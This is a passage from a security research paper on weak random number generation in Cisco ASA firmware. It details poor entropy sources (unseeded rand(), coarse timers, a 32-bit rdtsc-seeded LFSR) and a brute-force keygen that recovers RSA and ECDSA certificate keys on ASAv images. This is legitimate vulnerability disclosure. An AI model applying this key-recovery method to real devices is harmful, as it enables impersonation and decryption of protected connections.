ECDSA private key The ECDSA `secp256` private key is generated at top level using OpenSSL original generation procedure taking 32 random bytes and reducing them modulo the order of the generator.[5] The ECDSA private key being generated after the RSA modulus (hence with more randomness in the random engine), less collisions are expected for them than for RSA keys (which we indeed observe on our dataset).

ECDSA nonce We have discovered that the ECDSA `secp256` nonce can be generated in at least two ways depending on the considered firmware and running environment. For a puzzling reason, none of them uses the original OpenSSL nonce generation primitive. The first generation procedure makes use of the RSA Labs BSAFE library [29] [6]: two random samples, of 16 bytes and 8 bytes, are used to feed proprietary BSAFE post-processing engines based on SHA-1 and modular reductions to produce 32 bytes. The only important takeaway is that they are deterministic with no other inputs (in this case, the nonce also has a theoretical entropy of 24 bytes

[5] `BN_rand()` in `EC_KEY_generate_key()`

[6] Which is a pain to analyze, since we switch from OpenSSL clear APIs to proprietary big numbers abstraction layers




Fig. 8. RSA modulus and ECDSA private key/nonce generation

instead of 32, which is bad but less catastrophic than what will be exposed later). The second generation procedure directly samples 32 bytes from another deterministic random backend which is a Hash-DRBG (more on this later). Finally, the produced 32 bytes are reduced to generate the nonce. For the same reasons we have less collisions for ECDSA keys than for RSA modulus, we expect from the first generation procedure to have even less collision for nonces.

Keys relations As we have explained, RSA and ECDSA key material is generated sampling from a deterministic random generator. This means for example that if we are able to find the RSA 28 bytes seed, we get an output from the generator. If it is possible from these 28 bytes to guess the next 32 bytes with few additional efforts, the ECDSA key is obtained! Also, the ECDSA key and nonce are related (if we get one we get the other using an equation). The next sections are about the possibilities of exploiting these "steppings" forward or backward in the random generation flow to guess unknown value with much less complexity than the exhaustive search. For this, we still have to understand the deterministic generation producing bytes at each step, as well as the entropy sources that feed this generation: this is the purpose of the next descriptions.




Fig. 9. Alternative ECDSA nonce generation

4.2 Deterministic generators

We present hereafter the deterministic engines that are used to produce the random bytes consumed by the upper layers in `lina`. As we have already stated, this is not an exhaustive enumeration: we only exhibit the engines used for our purpose (*i.e.* RSA and ECDSA keys and certificates generation). They are of two types: NIST DRBGs and MD_RAND. In the sequel, we will use equivalent nomenclatures for these deterministic engines: RNG or PRNG for (Pseudo) Random Number Generators.

An interesting thing to notice when analyzing `lina` is that the deterministic engine is called through abstract function pointers exposed by the OpenSSL `RAND_METHOD` API as shown in Listing 1.

This abstraction allows for the dynamic backend instantiation and replacement we have previously mentioned (yielding a very difficult static analysis).

Listing 1: OpenSSL `RAND_METHOD` API

```
struct rand_meth_st {
    int (*seed) (const void *buf, int num);
    int (*bytes) (unsigned char *buf, int num);
    void (*cleanup) (void);
    int (*add) (const void *buf, int num, double entropy);
    int (*pseudorand) (unsigned char *buf, int num);
    int (*status) (void);
};
typedef struct rand_meth_st RAND_METHOD;
```

NIST DRBGs DRBG stands for Deterministic Random Bit Generator, and they have been standardized by NIST with a functional model in their SP-800 90A publication [25]. This model is presented in Figure 10, and exhibits the four main functions of a DRBG:

— `Instantiate()`: this function takes a random seed as entropy input as well as optional nonce and personalization string, and initializes the DRBG internal state.
— `Generate()`: this function produces random bits, and takes as input optional additional data that add entropy to the internal state.
— `Reseed()`: this function is specifically called to add entropy to the internal state by adding dedicated entropy input as well as optional additional data.
— `Uninstantiate()`: internal state zeroization.

The critical data when it comes to the DRBG security are the entropy inputs during `Instantiate()` and `Reseed()`: they must remain secret for a safe DRBG usage (*i.e.* forward and backward secrecy of the generated random bytes). Although the additional data are not critical (*i.e.* the security does not rely on them), they add more non-determinism to the DRBG generation in an opportunistic way.




Fig. 10. NIST SP-800 90A DRBG functional model (source: the NIST standard)

Behind the functional aspect, there are three possible engines that compute the internal state and the inputs/outputs [7]:

— CTR-DRBG: based on AES or TDEA (Triple DES) block cipher in counter mode.

[7] One can refer to [30] for an exhaustive C implementation covering all the NIST DRBGs.

— Hash-DRBG: based on hash functions (the list of standardized ones are SHA-{1,224,256,384,512,512-224,512-256}).
— HMAC-DRBG: based on HMAC using the previous list of standardized hash functions.

These various NIST DRBGs have a history of security analysis [12, 34, 35], with CTR-DRBG being the most performant at the price of a less clean design compared to Hash-DRBG and HMAC-DRBG. None of these have practical attacks against them when properly instantiated and reseeded though. Explicit `Reseed()` is usually a good practice for internal state refreshing, but in practice all the implementations follow the standard that mandates an implicit reseed when many kilobytes of random have been generated (while explicit reseed is optional and not used). Finally, it is worth noticing that a fourth DRBG has been part of the standard: DUAL-EC-DRBG [23]. It has been withdrawn in 2014 following an alleged NSA trapdoor in the BSAFE library and a $10 million deal with RSA Labs [18].

In the case of ASA firmware, among the various random related engines, two of them are of interest: a CTR-DRBG using AES-256 and a Hash-DRBG using SHA-512 are used during ECDSA and RSA key generation.

MD_RAND Before DRBGs were standardized by NIST, almost every cryptographic library used its own pseudorandom generation custom method for post-processing entropy. The common ground was the usage of APIs that are similar to an Instantiate/Generate/Reseed where entropy is injected at initialization and then when reseeding, and optionaly when generating random. MD_RAND is OpenSSL (old) way of performing this: it is based on MD-5 or SHA-1,[8] uses an entropy pool and state of around one kilobyte. An interesting particularity of MD_RAND is that reseeding is explicit, and to limit a no-reseeding impact the content of the output buffers when performing a `Generate()` are systematically taken as additional input data to get opportunistic entropy.[9]

MD_RAND makes calls to the `RAND_poll()` function behind the scene at initialization, which gathers entropy for the initial pool and internal state. `RAND_poll()` is hence critical and is expected to provide

[8] Only the SHA-1 hash version is used in Cisco ASA firmwares.
[9] The interested reader can best visualize this behavior by looking at “Line 467” on slide 13 of [17], as this is the least critical of the two elements at the origin of the Debian “PURIFY” CVE-2008-0166 [16] where only the PID of the processes was used as an entropy source.

high quality entropy: it is usually plugged to an OS systemic entropy source such as `/dev/urandom` under UNIX systems or `CryptGenRandom()` under Windows (for recent versions of OpenSSL). In CiscoSSL, the Cisco ASA OpenSSL fork, we have discovered that although a `/dev/urandom` is present (we are on a Linux system), a proprietary implementation of `RAND_poll()` was used with bad sources, yielding weaknesses for MD_RAND.

4.3 Entropy sources and entropy lifting

Now that we have described how the DRBG and MD_RAND deterministic engines are used, it is obvious that the random bytes generation is as robust as the entropy injected at instantiation, reseeding and to a lesser extent during generation (with optional additional data or input buffers content for MD_RAND).

We distinguish here entropy sources that are raw values coming from collecting points, and entropy lifters that usually process these sources in multiple samples to extract one useful random entropy seed that can be provided as input to the upper layers (usually the deterministic engines). The idea behind lifters is to improve the number of entropy bits for low quality collecting points. The theory behind entropy sources, their quality measurement and their stochastic modeling is vast and is not the subject of this article. The curious reader can refer to NIST SP 800-90B [26] and BSI AIS20/31 [4] for comprehensive guidelines.

In this section, we will focus on the main entropy sources we have analyzed during ECDSA and RSA certificates keys generation, and as we will see most of them are bad. As usual, we emphasize the fact that we are not exhaustive in the enumeration of these sources: we only describe the ones that are used by the firmware we have analyzed on the platforms we took a look at.

`rand()` The standard library `rand()` non-cryptographic PRNG, based on a Linear Congruential Generator (LCG), has been seen directly used as one of the entropy sources by `RAND_poll()`. It is used without any previous call to `srand()`: this means that all the bytes produced by this source are obviously always predictable. The only small uncertainty is the sampling offset (by the deterministic engine) in the produced stream because `lina` multi-threading makes multiple consumers of `rand()` compete for this resource. From our tests, exhausting a small window of a few bytes is enough to cover all the possible runtime cases.

`gettimeofday()` Time is often a "cheap" entropy source when used correctly. A bad idea is to use predictable time values, such as boot time or absolute time in seconds as these are obviously guessable by an attacker depending on the context and information he has on the target platform. Using timings with higher volatility and noise is a better idea although not considered as a strong entropy source. For instance, POSIX `gettimeofday()` provides a time with microseconds resolution: on devices with multi-core and a high frequency CPU, sampling `gettimeofday()` in a program will produce values with variable low bits (high bits corresponding to seconds are evidently predictable).[10] Cisco makes use of `gettimeofday()` to feed their DRBGs with additional data. We have however discovered that two variants are used in the firmware versions we have analyzed. Some versions use the POSIX `gettimeofday()` provided by the standard library, but other versions use a **custom version** of this API completely implemented in software in `lina`: the elapsed time is measured from the `rdtsc` CPU cycles instruction and rounded to multiples of 10 milliseconds, removing a lot of volatility and hence entropy. This has disastrous consequences on the randomness generation as we will see in the next section.

`rdtsc` and LFSR or LCG extender As a variation of time measurement, CPU cycles measurement can be a "cheap" entropy source. The `rdtsc` instruction provides a 64-bit value representing the number of cycles elapsed on the CPU core since reset. On CPUs with high frequency (typical Intel or AMD ones), the upper bits are stable while the lower bits are more volatile: on a 2 GHz CPU, around 11 bits are flipped every microsecond. Hence one sample provides a few bits of entropy, and getting multiple samples to mix them together (e.g by concatenating and then hashing the result) is a good way of lifting this entropy. Unfortunately for Cisco, we have unveiled another method used in `lina` that lacks robustness: the 32-bit low part of an `rdtsc` sample is used as a seed in a Linear Feedback Shift Register to produce PRNG bytes. The chosen LFSR is in Galois mode, it uses a 32-bit primitive polynomial and has a maximum length period of $2^{32} - 1$ bits, but the whole system provides anyhow at most 32 bits of entropy!

From the analysis of the Cavium firmware, a Linear Congruential Generator (LCG) is used in place of the LFSR to lift input 32 bits of the

[10] This assertion is less true on devices with a very deterministic behaviour, which is generally the case for small microcontrollers or real-time systems.

CPU cycles (a dedicated Octeon register that is equivalent to `x86 rdtsc` is used). This lifting is as lousy as the LFSR based one.

Unitialized or initialized buffers, ASLR This "entropy source" was kind of unexpected when we discovered it (and it seems to be actually a happy coincidence in `lina`). During our analysis, we have observed that some MD_RAND input buffers (hence used to add entropy to the state) contribute to cryptographic material generation. Unitialized and initialized buffers with static data are kind of simple to handle as it is sufficient to observe them once to know them (this is easy on instrumented platforms, a lot more difficult on non-instrumented ones). Other input buffers will contain addresses (from the stack, from the heap), and coincidently add real entropy to MD_RAND thanks to ASLR. For the kernel versions we were dealing with in our firmwares, only 28-bit entropy are present in these addresses, which allowed a simple exhaustive search.

Cavium hardware backed entropy When the Cavium cryptographic accelerator is present, the deterministic engines try to use hardware backed entropy: the `lina` executable asks for randomness through PCI commands. Because we lacked instrumentation on the hardware platforms, we did not investigate much these aspects. A static analysis of the Cavium firmware showcases both good and bad entropy sources: while Cavium dedicated RNG IP is used to provide high quality random bits,[11] various fallback paths exist to lower quality sources such as the `rdtsc` with LCG combo. These elements are discussed further in Section 5.

Good sources in `lina` On the `x86` side, and depending on the firmware versions, some good quality sources can be exploited. `rdrand` and `rdseed` instructions with proper lifters are present in the binary and could be used on the CPUs that support them. One drawback though is that many Cisco ASA hardware platforms have Intel CPUs that lack this support (*e.g.* Intel Atom or AMD Geode), and for the ASAv virtual images it is complex to ensure that the hypervisor will expose such capabilities of the CPU (this will of course depend on the underlying physical CPU capabilities, but also on the hypervisor configuration and so on).

[11] The hardware RNG is based on ring oscillators [5].

5 Keygenning ASAv

This section details the work performed on ASAv firmwares to validate the understanding of the entropy sources and processing performed in various firmware versions to produce the RSA modulus, ECDSA private key and ECDSA signature nonces during Cisco ASA self-signed certificates generation at boot.

The section first provides some statistics on observable collisions from a black-box standpoint for a set of firmware versions. Then, the details of a keygen written for a specific version which does not exhibit collisions (9.10.1-44) are given. The rest of the section builds on this detailed description to elaborate on the way keygens for 5 more versions (9.6.4-36, 9.8.1, 9.8.2/9.9.1, 9.8.3) have been developed.

5.1 Statistics on ASAv

For the reasons detailed in section 3.3, instrumentation of ASAv takes time and we only focused on a limited number of firmware versions. Table 11 provides the blackbox statistics gathered (using our `qemu` automation script) for RSA and ECDSA certificates generated by those versions.

Firmware	RSA mod.	ECDSA `x`	ECDSA `r`	#generated
9.6.4-36				100
9.8.1				93
9.8.2	●|	■|		56
9.8.3	■	■	■	25
9.9.1	●|	■|		60
9.10.1-44				232
9.12.2-9				100
9.16.1				100

Fig. 11. Black box statistics on various ASAv firmware versions

In table 11, an empty box indicates no observable issue for the item on that specific version in our setup. A disk ● indicates duplications for the item on that specific version. A square ■ indicates duplications but only when boot time is the same, *i.e.* a boot time dependency for random generation. Disks or squares colored (●| and ■|) indicate collisions shared between versions.

The black squares ■ for version 9.8.3 for RSA modulus, ECDSA private key and ECDSA signature nonce indicate that the collisions only occur

when the system boot time is the same. This indicates that the boot time value participates in the entropy used for generation of those elements but this also means - considering collisions do occur - that there is not much more participating to the entropy of the system. This will be covered in Subsection 5.3.

The green disks for 9.8.2 and 9.9.1 indicate that both versions of firmware have collisions for RSA modulus, but also indicate that identical modulus values were shared between them, *i.e.* the entropy sources and processing code that provide the random number for RSA modulus generation is shared. Still for those versions, the green squares for ECDSA public keys indicate that collisions do occur for each version but only for matching boot time and that both versions do share values, *i.e.* the entropy source and processing code is identical for the generation of this item and include a dependency to boot time that does not exist for the RSA modulus generated sooner in the process. The last interesting details on those versions is that no ECDSA nonce duplication is visible from the certificates data. This will be covered in more details in Subsection 5.3.

From an external standpoint, the empty boxes in the table for other versions indicate no observable collisions. As we will see later in this section, this does not mean that those versions have decent entropy in the generation process of keys and nonces. This will be covered in Subsection 5.2 for version 9.10.1-44 and 5.3 for version 9.8.1.

5.2 Detailed example of ASAv 9.10.1-44

Summary Having a high level understanding of the mechanisms involved in the output of random values during the boot of an equipment is one thing. Being able to generate the set of random values that may be provided at each point during the boot is another story: it requires a precise understanding of **all** the aspects that are involved.

Instead of providing a complete description of each keygen developed for the ASAv firmware versions given previously, we decided to focus on the 9.10.1-44 version which was the most challenging and exhibited most of the interesting elements that we had to deal with during all the keygenning work we did.

To ease reader's understanding of this section, we first start with a short summary of how 9.10.1-44 produces random before going in the details of each step and mechanism.

From a high level perspective, the initialization of main random source on this version on our setup can be described in the following way (we will

denote the interesting steps that will be later analyzed using the circled ⓧ notation for step x):

— **In a first thread**:

1. CTR-DRBG initialization is requested. For this purpose, 40 bytes and 20 bytes of entropy are requested to the MD_RAND engine for entropy input and nonce.
2. MD_RAND not being initialized yet, the first request leads to its initialization, which requires 32 bytes of seed.
3. The request for those 32 bytes of seed to initialize MD_RAND are performed to the CTM layer.[12]
4. Among the possible providers that CTM may use on the platforms it supports, it ends up calling unseeded `rand()` in our case to provide those 32 bytes.

— Then, **in the main thread** :

1. CTR-DRBG is initialized with
   — 40 bytes and 20 bytes of entropy grabbed from MD_RAND for entropy input and nonce
   — A personalization string including current time from boot expressed in multiples of 10 ms (step ❶).

— As was done in first thread, MD_RAND is **reinitialized** using a 32 bytes random value. We will see that the fact that the MD_RAND initialization is performed in the first thread has an impact on the way this initialization goes.

— The 32 bytes used by MD_RAND for its initialization are taken from a LFSR lifter, which is called for the first time, resulting in a seeding from a 32 bits value provided by `rdtsc`.

Then, after the initialization of this CTR-DRBG in the main thread, which will serve as the default RNG for this thread, the usual set of calls to this default RNG are performed by all the successive functions called (see Figure 8) during the boot of virtualized Cisco ASA devices:

— A call requesting 16 bytes for the BSAFE RNG backend (step ❷)

— 4 sets of 3 calls each requesting 16 bytes for `SSL_CTX_new()` [13] (steps ❸ to ⓮).

— A call requesting 28 bytes for the RSA seed (FIPS 186-4 method B.3.4) for generating the RSA certificate (step ⓯).

[12] CTM is an abstraction layer developed by Cisco for various possible cryptographic helpers which depend on hardware, software and runtime combinations.

[13] Those 3 random values grabbed by each `SSL_CTX_new()` are used as keys to protect TLS session tickets.

— A call requesting 32 bytes for the ECDSA private key (step ⑯).
— A call requesting 8 bytes for BSAFE RNG backend, which then provides 32 bytes of BSAFE RNG random for ECDSA signature nonce during ECDSA certificate signature (step ⑰).

All the calls listed above are performed through the main OpenSSL `rand_bytes()` interface but result in calls to the `generate()` method from the CTR-DRBG initialized in the main thread. As we will see in more details, the callbacks providing additional data during each `generate()` call include current time from boot expressed in multiples of 10 ms.

At that point of the section, the attentive reader can already conclude that - even if multiple layers of RNG are stacked which will include states and do transformations steps - the real entropy available at each call is limited to:

— 32 bits of RDTSC.
— Uninitialized data found in 40 bytes and 20 bytes input buffers to be filled by MD_RAND for entropy input and nonce.
— Set of timing values.
  — Feeding the CTR-DRBG personalization string.
  — Feeding the CTR-DRBG additional data during generate() calls.

The details regarding those elements and the final articulations of the keygen will be covered in the next subsections. The details of the impacts of the initialization of the first thread on the second one will also be discussed in next subsections.

Listing 2: CTR-DRBG initialization C code

```c
drbg_ctx ctx;
int drbg_initialized = 0;

int CiscoSSL_DRBG60_init()
{
    struct timeval tv;
    unsigned char pers_buf[64];

    drbg_set_type(ctx, AES256_CTR);
    drbg_set_entropy_nonce_callbacks(drbg_ctx,
                                     drbg_get_entropy_nonce_cb);
    drbg_set_rand_callbacks(ctx,
                            drbg_get_adin_cb,
                            drbg_rand_seed_cb,
                            rand_add_cb);
    memcpy(pers_buf, "CiscoSSL DRBG60", 16);
    get_time(&tv);
    ((unsigned int *)pers_buf)[12] = tv.sec;
    ((unsigned int *)pers_buf)[13] = tv.usec;
    ((unsigned int *)pers_buf)[14] = 1;
    drbg_instantiate(ctx, pers_buf, 64);
    drbg_initialized = 1;
}
```

CTR-DRBG instantiation 9.10.1-44 version has the same kind of generic initialization code for CTR-DRBG as other versions using this mechanism. A simplified version of this initialization code can is represented in Listing 2.

The function starts by setting the DRBG flavour (AES256-CTR) and then sets the various callbacks that will be used during the operations of the DRBG:

- `drbg_get_entropy_nonce_cb`: this callback is called internally by the `drbg_instantiate()` function to first grab 40 bytes and then 20 bytes to be used respectively as entropy input and nonce input for DRBG instantiation. The subsystem to which the request is performed is MD_RAND, *i.e.* `drbg_get_entropy_nonce_cb()` is a simple wrapper around MD_RAND main random provider (`ssleay_rand_bytes()`). As it will be discussed below, this implies that MD_RAND is the main source of entropy used for DRBG instantiation on this ASAv firmware version in our setup.
- `drbg_get_adin_cb`: this callback is used to provide 48 bytes of additional random input at each DRBG `generate()` call to be used to refresh the DRBG state. Simply put, the implementation of this callback is a wrapper around the `get_time()` function which we will discuss in more details below. Let's spoil a bit by telling that even though the output is a 48 bytes buffer, the only "entropy" it contains is the output of `get_time()`.
- `drbg_rand_seed_cb`: this callback would be used to request entropy if a DRBG reseed was called at some point. It is never called in practice.
- `rand_add_cb`: this callback is the one that will be called when OpenSSL `rand_add()` RNG method is called by user code to voluntarily push new entropy and refresh the RNG state of current OpenSSL subsystem. As an example, when OpenSSL `BN_rand()` is called to generate a random big number integer, *e.g.* in the process of generating a new ECDSA key, `rand_add()` is explicitly called to pass current time value on 8 bytes. This should lead to a dependency of ECDSA key to boot time but - as will see below - this is not the case.

The remaining of the function comes and fills a 64 bytes buffer whose content is mainly fixed; the only varying part is provided by the `get_time()` function which returns a time value encoded on 8 bytes.

The nonce and entropy buffers are - with the personalization string discussed above - the random root seeds of CTR-DRBG instantiation.

```
Thread 2 hit Breakpoint 4 in ?? ()
$6 = "========= DRBG pers string is:"
$7 = 0x1
0x7fffea1a0bc0: 0x43 0x69 0x73 0x63 0x6f 0x53 0x53 0x4c     // CiscoSSL
0x7fffea1a0bc8: 0x20 0x44 0x52 0x42 0x47 0x36 0x30 0x00     //  DRBG60\0
0x7fffea1a0bd0: 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00     \
0x7fffea1a0bd8: 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00      \  Lot of 0
0x7fffea1a0be0: 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00      /
0x7fffea1a0be8: 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00     /
0x7fffea1a0bf0: 0x06 0x00 0x00 0x00 0xe0 0x04 0x07 0x00     // time
0x7fffea1a0bf8: 0x01 0x00 0x00 0x00 0x00 0x00 0x00 0x00     // counter
```

Fig. 12. An example of `pers_buf` content grabbed using `gdb`

The only variability in the personalization string being the time value (more on this below), the CTR-DRBG instantiation fully depends on the quality of the random provided by MD_RAND at that point.

Unlike some other firmware versions which use `gettimeofday()` to collect time values since epoch with a precision to the microsecond the function we called `get_time()` returns the time elapsed in a `struct timeval` but the content of the `tv_usec` field contains a value which is only accurate to a multiple of 10ms. In the personalization buffer presented in Figure 12, the boot time is 6s and 460000us, which is indeed a multiple of 10ms. The 13 bits of higher entropy are lost in this puzzling rounding process resulting in at most 7 bits of entropy in the personalization string.

Then, because the 48 bytes of additional data returned by `drbg_get_adin_cb()` callback during `generate()` calls also use `get_time()`, the additional entropy brought during each call after the first one does not depend anymore on the intrinsic boot time value but only on the difference between the time included in a given step (*e.g.* the personalization string) and the following one (next call to `get_adin_cb()`).

Figure 13 provides 125 recorded timings in ms from boot on the Y axis for each of the 17 interesting first steps of CTR-DRBG operation after boot (numbered ❶ to ⓱ as previously defined on the X axis). We can observe:

— The low volatility in boot time ❶ (from 1910 ms to 3130 ms by 10ms increment, *i.e.* 7 bits).
— Little volatility for step ❷ and ❸ (up to 50ms, up to 30ms respectively).
— Near zero time spent in the 4×3 steps associated with the 4 `SSL_CTX_new()` cases, *i.e.* at most one bump of at most 10ms.

— Up to 20ms (1 bit) between steps ❶④ and ❶⑤.
— Up to 20ms (1 bit) until next ❶⑥ for RSA seed.
— Between 110ms and 350ms between RSA seed generation and ECDSA nonce generation: this large and a bit more volatile value (5 bits) is due to the varying time of the FIPS algorithm depending on RSA seed value.




Fig. 13. Recorded timings for CTR-DRBG for steps ❶ to ❶⑦ (125 captures)

The little volatility is better seen on Figure 14 that also work on the same dataset of 125 runs but presenting only the delta in ms between previous CTR-DRBG steps. Note that the value for step ❶ has been set to 0 to avoid a squeezing effect on the plot; let us just keep in mind the 7 bits of time entropy for that specific step.

One can conclude that during the `generate()` calls in `SSL_CTX_new()` the delta between the outputs of `get_time()` in `get_adin_cb()` are almost all 0, as discussed above, with very few of them having a value of 10ms (in steps ❹ to ❶④ included). The 3 points above 0 for those steps are for different runs, confirming that at most a single toggle between a time value t and $t + 10$ms only occurs once between steps ❹ to ❶④ included. This observation help making the **brute-force** practical as will be seen later in this section. This would definitely not have been the case without the rounding performed by `get_time()`.




Fig. 14. Delta timings for CTR-DRBG (125 captures)

MD-RAND We saw that CTR-DRBG initialization depends on MD_RAND initialization to provide 40 bytes of entropy and 20 bytes of nonce, through calls to `ssleay_rand_bytes()`.

In practice, the situation is a bit more complex than expected because there is not a single MD_RAND initialization, but two, in 9.10.1-44 version as presented in the introduction of this subsection. For that reason, even if only the second thread participates in the generation of RSA and ECDSA certificates, the impacts of what happens in the first one need to be understood. The first initialization of CiscoSSL DRBG60 in the Thread #1 will happen using MD_RAND for the first time to provide entropy and nonce: 32 bytes are requested using a CTM function capable of selecting various entropy sources (hardware backed TRNG, `rdrand`, etc.). On our ASAv setup, the 32 bytes are extracted from calls to (unseeded) `rand()` whose output is fixed and known.

The second thread will also instantiate a CTR-DRBG, but with a semi-reinitialized MD_RAND context (as `ssleay_rand_cleanup()` has been called in between).[14] A major difference here is that MD_RAND's `RAND_poll()` has also switched its random source backend, and now uses `rdtsc` with the LFSR lifter.

Once this instantiation performed, the CTR-DRBG acts on its own, the only external dependency being the time added by `get_adin_cb()`.

Assembling things in a practical keygen Creating a keygen for this version requires a few additional steps to validate the composition of the mechanisms presented in previous subsections:

- Validation of the LFSR output (compared to other firmware versions).
- Validation of MD_RAND initialization and use of input buffers, including stability of these buffers in different setups (with and without `gdb`). On other versions (*e.g.* 9.8.2), some of MD_RAND input buffers have toggling bytes, or include varying addresses due to ASLR.
- Validation of CTR-DRBG work.
- Progressive setup of the two aspects of the bruteforce: `rdtsc` seeding followed by bruteforce of timing values used in CTR-DRBG operations (`instantiate()` and `generate()`).

To cut the problem in half and avoid launching a large bruteforce without guarantees of success, we first created a patched ASAv image with a tiny binary modification [15] providing a fixed seed during call to `rdtsc`. Rebuilding a `.qcow2` image with that lina binary and generating a set of certificates provides the expected result: a good amount of collisions on RSA and ECDSA certificates. Generated certificates are then used as a basis to validate the CTR-DRBG part of the keygen (*i.e.* the timing bruteforce). We followed the same patching strategy to force some values provided by `get_time()` and validate our CTR-DRBG with incremental keygenning.

The 2^{32} `rdtsc` seeds with the LFSR lifter can be transferred to parsing a 2^{32} bits keystream for a time-memory tradeoff (allowing to skip the seed derivation processing through precomputed tables of a few gigabytes). When we take all the possible timings for the CTR-DRBG rounded to 10ms, we have around 2^{13} possible tuples when limiting the delta timings

[14] We do not detail this here, but a remanent static variable in MD_RAND state is important in the generation process.

[15] See subsection 3.3 for the details of running modified images on ASAv.

to the largest plausible values (and limit their sum to the total possible running time). This leads to a complexity of around 2^{45} for the exhaustive search of keys with "heavy" DRBG computations at each step. Although this can be achieved in a few weeks on a HPC cluster or using costly cloud computation, we have decided to follow another path with a poor man's PoC that would work on a regular machine.

From the statistics of timings extracted from Figure 14, we have picked the most probable values for each step to drastically reduce the number of tuples and target a $\approx 2^{37.5}$ complexity. Using the patched `rdtsc` based binary, we have observed a rate of 1.7% certificates broken with the chosen timing tuples.[16] To validate our keygen, we expected to observe the same rate of broken certificates when generated using the unpatched firmware. And this is indeed what we obtained: over $1,000$ new certificates produced on the unpatched binary, a certificate of the set is broken every ≈ 9 hours on a 16 CPUs Intel Xeon machine (32 hyper-threaded cores). Finally, ≈ 8.5 days were necessary to complete the exhaustive search.

